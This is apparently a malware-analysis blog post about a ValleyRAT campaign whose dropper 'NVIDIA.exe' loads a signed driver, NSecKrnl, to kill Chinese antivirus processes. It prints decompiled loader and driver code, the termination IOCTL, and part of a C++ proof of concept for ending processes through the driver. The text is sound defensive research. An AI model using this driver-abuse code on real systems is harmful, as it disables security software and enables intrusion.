Unknown Title

Maurice Fielenbach ⋮ ⋮ 9/7/2025

During threat-intelligence activities, we identified a new ValleyRAT campaign distributing fake application installers (e.g., WinRAR, Telegram, and others). The installer drops multiple binaries; one stood out: a file named `NVIDIA.exe` (SHA-256: `b4ac2e473c5d6c5e1b8430a87ef4f33b53b9ba0f585d3173365e437de4c816b2`), which, during analysis, revealed the presence of an unknown driver used to support its operations.

`NVIDIA.exe`'s main logic is deliberately simple. It defines a fixed list of 20 process/image names and continuously hunts for them:

- `ZhuDongFangYu.exe`
- `360tray.exe`
- `kxecenter.exe`
- `kxemain.exe`
- `kxetray.exe`
- `kxescore.exe`
- `HipsMain.exe`
- `HipsTray.exe`
- `HipsDaemon.exe`
- `QMDL.exe`
- `QMPersonalCenter.exe`
- `QQPCPatch.exe`
- `QQPCRealTimeSpeedup.exe`
- `QQPCRTP.exe`
- `QQPCTray.exe`
- `QQRepair.exe`
- `360sd.exe`
- `360rp.exe`
- `360Tray.exe`
- `360Safe.exe`

The list comprises Chinese security products, strongly suggesting targeting of Chinese victims, with a focus on 360 Antivirus (Beijing Qihoo Technology Co., Ltd.). Immediately after defining the list, the sample opens a driver handle.

```
1  void __noreturn ScanTargetsAndSignalDriver()
2  {
3    LPCWSTR v0; // rdx
4    LPCWSTR v1; // rcx
5    LPARAM v2; // r8
6    unsigned int i; // r14d
7    const char **pProcessArray; // r15
8    const char *currentProcess; // rsi
9    DWORD th32ProcessID; // edi
10   HANDLE Toolhelp32Snapshot; // rax
11   void *Toolhelp32SnapshotReturn; // rbx
12   __int64 v9; // r8
13   const char *processList[20]; // [rsp+40h] [rbp-C0h] BYREF
14   PROCESSENTRY32 pe; // [rsp+E0h] [rbp-20h] BYREF
15   DWORD InBuffer; // [rsp+240h] [rbp+140h] BYREF
16   __int64 BytesReturned; // [rsp+248h] [rbp+148h] BYREF
17
18   processList[0] = "ZhuDongFangYu.exe";
19   processList[1] = "360tray.exe";
20   processList[2] = "kxecenter.exe";
21   processList[3] = "kxemain.exe";
22   processList[4] = "kxetray.exe";
23   processList[5] = "kxescore.exe";
24   processList[6] = "HipsMain.exe";
25   processList[7] = "HipsTray.exe";
26   processList[8] = "HipsDaemon.exe";
27   processList[9] = "QMDL.exe";
28   processList[10] = "QMPersonalCenter.exe";
29   processList[11] = "QQPCPatch.exe";
30   processList[12] = "QQPCRealTimeSpeedup.exe";
31   processList[13] = "QQPCRTP.exe";
32   processList[14] = "QQPCTray.exe";
33   processList[15] = "QQRepair.exe";
34   processList[16] = "360sd.exe";
35   processList[17] = "360rp.exe";
36   processList[18] = "360Tray.exe";
37   processList[19] = "360Safe.exe";
38   SetUnhandledExceptionFilter(TopLevelExceptionFilter);
39   g_DriverHandle = OpenDriver(v1, v0, v2);      // Opens "\\\\.\\NSecKrnl"
```

Targeted process names and driver handle open

The sample then enters an infinite loop that enumerates active processes with a `Toolhelp32snapshot` and, on each match, sends the PID to the driver via `DeviceIoControl`:

```
DeviceIoControl(g_DriverHandle,
                0x2248E0u,
                &InBuffer, 4u,  // PID (DWORD)
                0, 0,
                (LPDWORD)&BytesReturned,
                0);
```

We later confirm that this IOCTL (`0x2248E0`) triggers process termination inside the driver. As a result, the loop persistently attempts to kill the targeted security products.

```
while ( 1 )
{
  i = 0;
  pProcessArray = processList;
  do
  {
    currentProcess = *pProcessArray;
    th32ProcessID = 0;
    memset(&pe.cntUsage, 0, 300);
    pe.dwSize = 304;
    Toolhelp32Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    Toolhelp32SnapshotReturn = Toolhelp32Snapshot;
    if ( Toolhelp32Snapshot != (HANDLE)-1LL )
    {
      if ( Process32First(Toolhelp32Snapshot, &pe) )
      {
        do
        {
          th32ProcessID = pe.th32ProcessID;
          if ( !(unsigned int)CompareExeName((unsigned __int8 *)pe.szExeFile, (unsigned __int8 *)currentProcess, v9) )// On match, captures PID and
            goto processTermination;
        }
        while ( Process32Next(Toolhelp32SnapshotReturn, &pe) );
        CloseHandle(Toolhelp32SnapshotReturn);
      }
      else
      {
processTermination:
        CloseHandle(Toolhelp32SnapshotReturn);
        if ( th32ProcessID )
        {
          InBuffer = th32ProcessID;
          DeviceIoControl(g_DriverHandle, 0x2248E0u, &InBuffer, 4u, 0, 0, (LPDWORD)&BytesReturned, 0);// Termiante process
        }
      }
    }
    ++i;
    ++pProcessArray;                        // Next image name in list
  }
  while ( i < 20 );                         // Iterates a fixed list of 20 target image names
  Sleep(1000u);                             // Sleeps 1000 ms between full passes.
}
```

Process snapshot iteration and repeated DeviceIoControl in an endless loop

Analysis of the Driver Load Function

The driver-loading routine is quite revealing through its strings and APIs. We observe `CreateFileW(L"\\\\.\\NSecKrnl", …)` and log text `"[-] \\Device\\NSecKrnl is already in use."`, clearly tying user mode to a kernel device named `NSecKrnl`. If `\\.\NSecKrnl` already exists, the function returns an error from `.text:0000000140002C3D`.

```
v3 = unknown_libname_33(0);
CurrentThreadId = GetCurrentThreadId();
srand(v3 * CurrentThreadId);
FileW = (char *)CreateFileW((LPCWSTR)L"\\\\.\\NSecKrnl", 0, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0
if ( (unsigned __int64)(FileW - 1) <= 0xFFFFFFFFFFFFFFFDuLL )
{
  CloseHandle(FileW);
  v6 = logMsg(&qword_14004D6D0, (__int64)L"[-] \\Device\\NSecKrnl is already in use.");
  cleanupFunc((__int64)v6);
  return (HDRVR)-1LL;
}
finalDriverFileName = 0;
xmmword_14004ECE0 = 0;
xmmword_14004ECF0 = 0;
xmmword_14004ED00 = 0;
xmmword_14004ED10 = 0;
xmmword_14004ED20 = 0;
dword_14004ED30 = 0;
driverFileNameLength = rand() % 20 + 10;
driverFileNameLengthTmp = driverFileNameLength;
if ( driverFileNameLength > 0 )
{
  v10 = 0;
  do
    *((_BYTE *)&finalDriverFileName + v10++) = alphaArray[rand() % 52uLL];// Get characters from 52 chara
  while ( v10 < driverFileNameLengthTmp );
}
```

NSecKrnl references and PRNG seeding

More interestingly, the routine calls `srand( time(0) * GetCurrentThreadId() )` (Hex-Rays showed `unknown_libname_33(0) → time(0)`). It then uses `rand()` to generate a random alphabetic name:

```
driverFileNameLength = rand() % 20 + 10;
  driverFileNameLengthTmp = driverFileNameLength;
  if ( driverFileNameLength > 0 )
  {
```

```
    v10 = 0;
    do
      *((_BYTE *)&finalDriverFileName + v10++) = alphaArray[rand() % 52uLL];// Get
characters from 52 character alphabet
    while ( v10 < driverFileNameLengthTmp );
  }
```

The function enumerates the temp directory, writes the driver, and registers it as a service.

```
 73  getTempPath((__int64)Src);
 74  if ( !Src[2] )
 75  {
 76    v16 = L"[-] Can't find TEMP folder";
 77LABEL_18:
 78    v18 = logMsg(&qword_14004D6D0, (__int64)v16);
 79    cleanupFunc((__int64)v18);
 80LABEL_25:
 81    driverHandle = -1;
 82    goto LABEL_26;
 83  }
 84  v17 = (const WCHAR *)Src;
 85  if ( v25 > 7 )
 86    v17 = (const WCHAR *)Src[0];
 87  deleteFile(v17);
 88  if ( !(unsigned __int8)dropDriverFile(Src) )
 89  {
 90    v16 = L"[-] Failed to create driver file";
 91    goto LABEL_18;
 92  }
 93  if ( !registerDriver(Src) )
 94  {
 95    v19 = logMsg(&qword_14004D6D0, (__int64)L"[-] Failed to register and start service for the  driver");
 96    cleanupFunc((__int64)v19);
 97    v20 = (const WCHAR *)Src;
 98    if ( v25 > 7 )
 99      v20 = (const WCHAR *)Src[0];
100    deleteFile(v20);
101    goto LABEL_25;
102  }
103  driverHandle = (__int64)CreateFileW((LPCWSTR)L"\\\\.\\NSecKrnl", 0xC0000000, 0, 0, 3u, 0x80u, 0);
104  if ( (unsigned __int64)(driverHandle - 1) > 0xFFFFFFFFFFFFFFFDuLL )
105  {
106    v22 = logMsg(&qword_14004D6D0, (__int64)L"[-] Failed to load driver NSecKrnl64.sys");
107    cleanupFunc((__int64)v22);
108    unloadDriver((char *)driverHandle);
109    goto LABEL_25;
110  }
```

Driver loading summary: temp directory enumeration, file drop, and service registration

The temp path discovery uses `GetTempPathA`. If it fails, the loader returns. The wrapper then invokes another function (`.text:00007FF7AF552DE0`) responsible for writing the driver, confirming that `NVIDIA.exe` is both a dropper and an EDR silencer.

The writer at `.text:0000000140002960` references data at `.rdata:000000014003EF80` with a size of 25,056 bytes (`0x61E0`), immediately after initializing an `ofstream`/`filebuf`.

```
.text:00007FF7AF55297C
.text:00007FF7AF55297C                          loc_7FF7AF55297C:
.text:00007FF7AF55297C 48 8B D1                 mov     rdx, rcx
.text:00007FF7AF55297F 48 8D 4C 24 70           lea     rcx, [rsp+180h+var_110]
.text:00007FF7AF552984 E8 37 0F 00 00           call    InitFileOStreamForPath
.text:00007FF7AF552989 90                       nop
.text:00007FF7AF55298A 41 B8 E0 61 00 00        mov     r8d, 25056      ; File size
.text:00007FF7AF552990 48 8D 15 E9 C5 03 00     lea     rdx, driverFile ; .rdata:00000
.text:00007FF7AF552997 48 8D 4C 24 70           lea     rcx, [rsp+180h+var_110]
.text:00007FF7AF55299C E8 6F 20 00 00           call    writeDriverToFile
.text:00007FF7AF5529A1 48 8B 08                 mov     rcx, [rax]
.text:00007FF7AF5529A4 48 63 51 04              movsxd  rdx, dword ptr [rcx+4]
.text:00007FF7AF5529A8 48 8D 4C 24 78           lea     rcx, [rsp+180h+var_108]
.text:00007FF7AF5529AD F6 44 02 10 06           test    byte ptr [rdx+rax+10h], 6
.text:00007FF7AF5529B2 74 3E                    jz      short loc_7FF7AF5529F2
```

Writing the embedded driver (size 25,056 bytes)


The memory at that address begins with `MZ` (`0x4D5A`); we converted the section to an array and dumped it to disk for static analysis, covered in the next blog section.

```
.rdata:00007FF7AF58EF80 driverFile      db 4Dh, 5Ah, 90h, 0, 3, 0, 0, 0, 4, 0, 0, 0, 0
.rdata:00007FF7AF58EF80                                         ; DATA XREF: dropDrive
.rdata:00007FF7AF58EF8E                 db 0, 0, 0B8h, 0, 0, 0, 0, 0, 0, 0, 40h, 0, 0,
.rdata:00007FF7AF58EF9E                 db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.rdata:00007FF7AF58EFB0                 db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0E0h, 0
.rdata:00007FF7AF58EFC1                 db 1Fh, 0BAh, 0Eh, 0, 0B4h, 9, 0CDh, 21h, 0B8h
.rdata:00007FF7AF58EFCC                 db 0CDh, 21h, 54h, 68h, 69h, 73h, 20h, 70h, 72
.rdata:00007FF7AF58EFD7                 db 72h, 61h, 6Dh, 20h, 63h, 61h, 6Eh, 6Eh, 6Fh
.rdata:00007FF7AF58EFE2                 db 62h, 65h, 20h, 72h, 75h, 6Eh, 20h, 69h, 6Eh
.rdata:00007FF7AF58EFED                 db 4Fh, 53h, 20h, 6Dh, 6Fh, 64h, 65h, 2Eh, 0Dh
.rdata:00007FF7AF58EFF8                 db 24h, 0, 0, 0, 0, 0, 0, 0, 0DBh, 23h, 78h, 0
.rdata:00007FF7AF58F005                 db 42h, 16h, 0BFh, 9Fh, 42h, 16h, 0BFh, 9Fh, 4
.rdata:00007FF7AF58F00F                 db 0BFh, 0C4h, 2Ah, 17h, 0BEh, 9Ch, 42h, 16h,
.rdata:00007FF7AF58F019                 db 42h, 17h, 0BFh, 89h, 42h, 16h, 0BFh, 0C4h,
.rdata:00007FF7AF58F023                 db 0BEh, 9Eh, 42h, 16h, 0BFh, 0C4h, 2Ah, 12h,
```

Embedded driver bytes (MZ header) in .rdata

Registering and Loading the Driver

Before the main loop receives the final device handle, the dropper must register the driver it wrote to `%TEMP%` under its random name of up to twenty-nine characters. The registration routine creates the service key beneath `HKLM\SYSTEM\CurrentControlSet\Services\<RandomName>`, sets the image path to the dropped file, enables the privilege required to load kernel drivers, and calls `NtLoadDriver` using the `\Registry\Machine\...` representation of the same path.



Driver registration routine invoked

The registration routine accepts a `std::wstring` argument containing the fully qualified image path to the driver file. It first constructs the service subkey `SYSTEM\CurrentControlSet\Services\<RandomName>` and calls `RegCreateKeyW`. If this fails, it logs the error and returns a failure. It then writes ImagePath as a `REG_EXPAND_SZ` using the path from the string argument and sets `Type` to 1, which is the value for `SERVICE_KERNEL_DRIVER`. On legitimate systems ImagePath typically appears as `\SystemRoot\System32\drivers\Name.sys` (expandable) or `\??\C:\Windows\System32\drivers\Name.sys` (native). In this campaign, it points to a user-writable temporary directory.

```
58  v5 = RegCreateKeyW(HKEY_LOCAL_MACHINE, v4, &nseckrnlServiceKey);// \Registry\Machine\System\CurrentControlS
59  si128 = _mm_load_si128((const __m128i *)&xmmword_7FF7AF595620);
60  if ( v5 )
61  {
62    v8 = "[-] Can't create service key";
63LABEL_11:
64    v9 = sub_7FF7AF55A360(v6, (unsigned __int8 *)v8);
65    cleanupFunc((__int64)v9);
66LABEL_12:
67    v10 = 0;
68    goto LABEL_13;
69  }
70  driverPathTmp = &driverPath;
71  if ( v33.m128i_i64[1] > 7uLL )
72    driverPathTmp = (__int128 *)driverPath;
73  if ( RegSetKeyValueW(nseckrnlServiceKey, 0, (LPCWSTR)L"ImagePath", REG_EXPAND_SZ, driverPathTmp, 2 * v33.m1
74  {
75    RegCloseKey(nseckrnlServiceKey);
76    v8 = "[-] Can't create 'ImagePath' registry value";
77    goto LABEL_11;
78  }
79  if ( RegSetKeyValueW(nseckrnlServiceKey, 0, (LPCWSTR)L"Type", 4u, &unk_7FF7AF59560C, 4u) )
80  {
81    RegCloseKey(nseckrnlServiceKey);
82    v8 = "[-] Can't create 'Type' registry value";
83    goto LABEL_11;
84  }
85  RegCloseKey(nseckrnlServiceKey);
```

Service key creation and ImagePath/Type written

The routine then resolves two functions from ntdll.dll at runtime: `RtlAdjustPrivilege` and `NtLoadDriver`. It calls `RtlAdjustPrivilege` to enable `SeLoadDriverPrivilege` (privilege index 10) on the process token and records the previous state. If this step fails, the loader reports that privilege acquisition failed and returns, since the subsequent kernel API will fail without it. The final preparation is constructing the `UNICODE_STRING` `\Registry\Machine\SYSTEM\CurrentControlSet\Services\<RandomName>` and passing it to `NtLoadDriver`. The code logs the status in hex and treats both conventional success and `STATUS_IMAGE_ALREADY_LOADED` (`0xC000010E`) as success conditions.


```
86  ModuleHandleA = GetModuleHandleA("ntdll.dll");
87  v17 = ModuleHandleA;
88  if ( !ModuleHandleA )
89    goto LABEL_12;
90  RtlAdjustPrivilege = (NTSTATUS (__stdcall *)(ULONG, BOOLEAN, BOOLEAN, PBOOLEAN))GetProcAddress(
91                                                                                    ModuleHandleA,
92                                                                                    "RtlAdjustPrivil
93  NtLoadDriver = (NTSTATUS (__stdcall *)(PUNICODE_STRING))GetProcAddress(v17, "NtLoadDriver");
94  LOBYTE(v20) = 1;
95  if ( ((int (__fastcall *)(__int64, __int64, _QWORD, char *))RtlAdjustPrivilege)(10, v20, 0, &v39)
96  {
97    v8 = "Fatal error: failed to acquire SE_LOAD_DRIVER_PRIVILEGE. Make sure you are running as admi
98    goto LABEL_11;
99  }
100 if ( (unsigned __int64)(0x7FFFFFFFFFFFFFFELL - v30) < 0x34 )
101   unknown_libname_3();
102 v21 = Srca;
103 if ( v31 > 7 )
104   v21 = (void **)Srca[0];
105 sub_7FF7AF5559D0(SourceString, 52, v21, v30);
106 v22 = (const WCHAR *)SourceString;
107 if ( SourceString_16.m128i_i64[1] > 7uLL )
108   v22 = (const WCHAR *)SourceString[0];
109 RtlInitUnicodeString(DestinationString, v22);
110 v23 = ((__int64 (__fastcall *)(struct _UNICODE_STRING *))NtLoadDriver)(DestinationString);
111 v25 = sub_7FF7AF55A360(v24, "[+] NtLoadDriver Status 0x");
```

RtlAdjustPrivilege and runtime resolution from ntdll.dll


Analysis of the Dropped Driver

With the dropper understood, we turned to the driver itself. Although we previously dumped it directly from `.rdata:14003EF80`, the same effect can be observed by following the write at runtime with a debugger. In a representative execution, the dropper created `C:\Users\AZUREU~1\AppData\Local\Temp\hRLRvTzewcfeyTHCsnrhGZlB` and immediately registered a

service of the same name under `HKLM\SYSTEM\CurrentControlSet\Services\hRLRvTzewcfeyTHCsnrhGZlB`.




NVIDIA.exe writing the driver on disk (x64dbg)



Services registry key referencing the dropped driver

At the time of analysis, the dropped driver `NSecKrnl64` (`206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261`) was validly signed by Shandong Anzai Information Technology CO., Ltd., with a single vendor classifying it as malicious.



NSecKrnl on VirusTotal

The driver's entry routine initializes a few globals including a spinlock, sets up `\Device\NSecKrnl` and `\DosDevices\NSecKrnl` so that user mode can reach it as `\\.\NSecKrnl`, and wires the IRP dispatch table so that `IRP_MJ_CREATE` and `IRP_MJ_CLOSE` both route to `sub_140001010` while `IRP_MJ_DEVICE_CONTROL` routes to `sub_140001030`. It installs an unload routine, calls `IoCreateDevice` with a `DeviceType` of `0x22` (`FILE_DEVICE_UNKNOWN`), and creates the DOS-visible symbolic link. If link creation fails, it deletes the device and returns that error. On the successful path, it registers a process-creation notify routine via `PsSetCreateProcessNotifyRoutine`, an image-load notify routine via `PsSetLoadImageNotifyRoutine`, stores whether those registrations succeeded, and calls a final internal initializer before returning.

```
NTSTATUS __fastcall sub_14000114C(PDRIVER_OBJECT DriverObject)
{
  NTSTATUS result; // eax
  NTSTATUS v3; // ebx
  struct _UNICODE_STRING DestinationString; // [rsp+40h] [rbp-28h] BYREF
  struct _UNICODE_STRING SymbolicLinkName; // [rsp+50h] [rbp-18h] BYREF
  PDEVICE_OBJECT DeviceObject; // [rsp+70h] [rbp+8h] BYREF

  *((_DWORD *)DriverObject->DriverSection + 26) |= 0x20u;
  SpinLock = 0;
  RtlInitUnicodeString(&DestinationString, L"\\Device\\NSecKrnl");
  RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\NSecKrnl");
  DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_140001010;// IRP_MJ_CREATE
  DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)sub_140001010;// IRP_MJ_CLOSE
  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_140001030;// IRP_MJ_DEVICE_CON
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1400010E0;
  result = IoCreateDevice(DriverObject, 0, &DestinationString, 0x22u, 0, 0, &DeviceObjec
  if ( result >= 0 )
  {
    v3 = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
    if ( v3 >= 0 )
    {
      byte_140003010 = PsSetCreateProcessNotifyRoutine(NotifyRoutine, 0) >= 0;
      byte_140003011 = PsSetLoadImageNotifyRoutine(guard_check_icall_nop) >= 0;
      driverEntry();
    }
    else
    {
      IoDeleteDevice(DeviceObject);
    }
    return v3;
  }
  return result;
}
```

Driver entry (DriverEntry)

The IOCTL dispatcher at `sub_140001030` (`.text:0000000140001030`) is the `IRP_MJ_DEVICE_CONTROL` handler. It reads the control code from the current stack location and branches into one of four handlers. The codes are four adjacent values: `0x2248D4`, `0x2248D8`, `0x2248DC`, and `0x2248E0`, constructed as `CTL_CODE(FILE_DEVICE_UNKNOWN, 0x1238..0x123B, METHOD_BUFFERED, FILE_READ_ACCESS)`. The specific code observed in user mode, `0x2248E0`, reaches the process termination primitive implemented at `sub_1400013E8`.

```
__int64 __fastcall sub_140001030(__int64 a1, IRP *a2)
{
  __int64 *p_Type; // r9
  unsigned int v4; // edi
  char v5; // al

  p_Type = (__int64 *)&a2->AssociatedIrp.MasterIrp->Type;
  v4 = -1073741823;
  if ( a2->Tail.Overlay.CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 2246868 )
  {
    if ( p_Type && sub_1400012B8(*p_Type) )
      v4 = 0;
  }
  else
  {
    if ( a2->Tail.Overlay.CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 2246872 )
    {
      if ( !p_Type )
        goto LABEL_16;
      v5 = sub_140001614(*p_Type);
    }
    else if ( a2->Tail.Overlay.CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 2246876 )
    {
      if ( !p_Type )
        goto LABEL_16;
      v5 = sub_140001240(*p_Type);
    }
    else
    {
      if ( a2->Tail.Overlay.CurrentStackLocation->Parameters.Read.ByteOffset.LowPart != 2246880 || !p
        goto LABEL_16;
      v5 = sub_1400013E8((void *)*p_Type);
    }
    if ( v5 )
      v4 = 0;
  }
```

IOCTL dispatch

The termination primitive `sub_1400013E8` (`.text:00000001400013E8`) accepts the input as a PID, resolves the corresponding `EPROCESS` via `PsLookupProcessByProcessId`, opens a kernel-mode handle using `ObOpenObjectByPointer` with `OBJ_KERNEL_HANDLE` (`0x200`) and `PROCESS_TERMINATE` (`0x1`), calls `ZwTerminateProcess`, and finally closes the handle and dereferences the process object. Although the function returns 0 unconditionally, the success or failure observed by user mode flows from the status the dispatcher writes to the IRP before completing it.

```
char __fastcall sub_1400013E8(void *a1)
{
  HANDLE ProcessHandle; // [rsp+58h] [rbp+10h] BYREF
  PEPROCESS Process; // [rsp+60h] [rbp+18h] BYREF

  Process = 0;
  ProcessHandle = 0;
  if ( PsLookupProcessByProcessId(a1, &Process) >= 0
    && ObOpenObjectByPointer(Process, 0x200u, 0, 1u, (POBJECT_TYPE)PsProcessType, 0, &ProcessHa
  {
    ZwTerminateProcess(ProcessHandle, 0);
    ZwClose(ProcessHandle);
  }
  if ( Process )
    ObfDereferenceObject(Process);
  return 0;
}
```

Process termination primitive


Proof of Concept

During research we fuzzed the control interface and confirmed that the driver accepts the same IOCTL (`0x2248E0`) for process termination, which allowed us to build a minimal proof of concept to validate detections in a lab. The PoC

takes a process name, resolves the PID using Toolhelp, opens `\\.\NSecKrnl`, and issues DeviceIoControl with the PID in a four-byte buffer.

```
#include <windows.h>
#include <tlhelp32.h>
#include <string>
#include <optional>
#include <iostream>

DWORD getPIDByProcessName(const std::wstring& processName)
{
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if (snapshot == INVALID_HANDLE_VALUE) {
        std::wcerr << L"[-] CreateToolhelp32Snapshot failed. Error: " <<
GetLastError() << std::endl;
        return 0;
    }

    PROCESSENTRY32W pe{};

    pe.dwSize = sizeof(pe);

    if (!Process32FirstW(snapshot, &pe)) {
        std::wcerr << L"[-] Process32FirstW failed. Error: " << GetLastError() <<
std::endl;
        CloseHandle(snapshot);
        return 0;
    }

    do {
        if (_wcsicmp(pe.szExeFile, processName.c_str()) == 0) {
            DWORD pid = pe.th32ProcessID;
            CloseHandle(snapshot);
            return pid;
        }
    } while (Process32NextW(snapshot, &pe));

    CloseHandle(snapshot);

    return 0;
}

int wmain(int argc, wchar_t* argv[])
{
    if (argc < 2) {
        std::wcerr << L"Usage: pidlookup.exe <process.exe>" << std::endl;
        return 1;
    }

    DWORD pid = getPIDByProcessName(argv[1]);

    if (pid) {
        std::wcout << L"[+] Found PID: " << pid << std::endl;
    }

    else {
        std::wcerr << L"[-] Process not found." << std::endl;
        return 1;
    }
```

```
    HANDLE deviceHandle = CreateFileW(L"\\\\.\\NSecKrnl", GENERIC_READ |
GENERIC_WRITE, 0, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);

    if (deviceHandle == INVALID_HANDLE_VALUE)
    {
        std::wcerr << L"[-] Failed to open handle to driver 'NSecKrnl'. Error: " <<
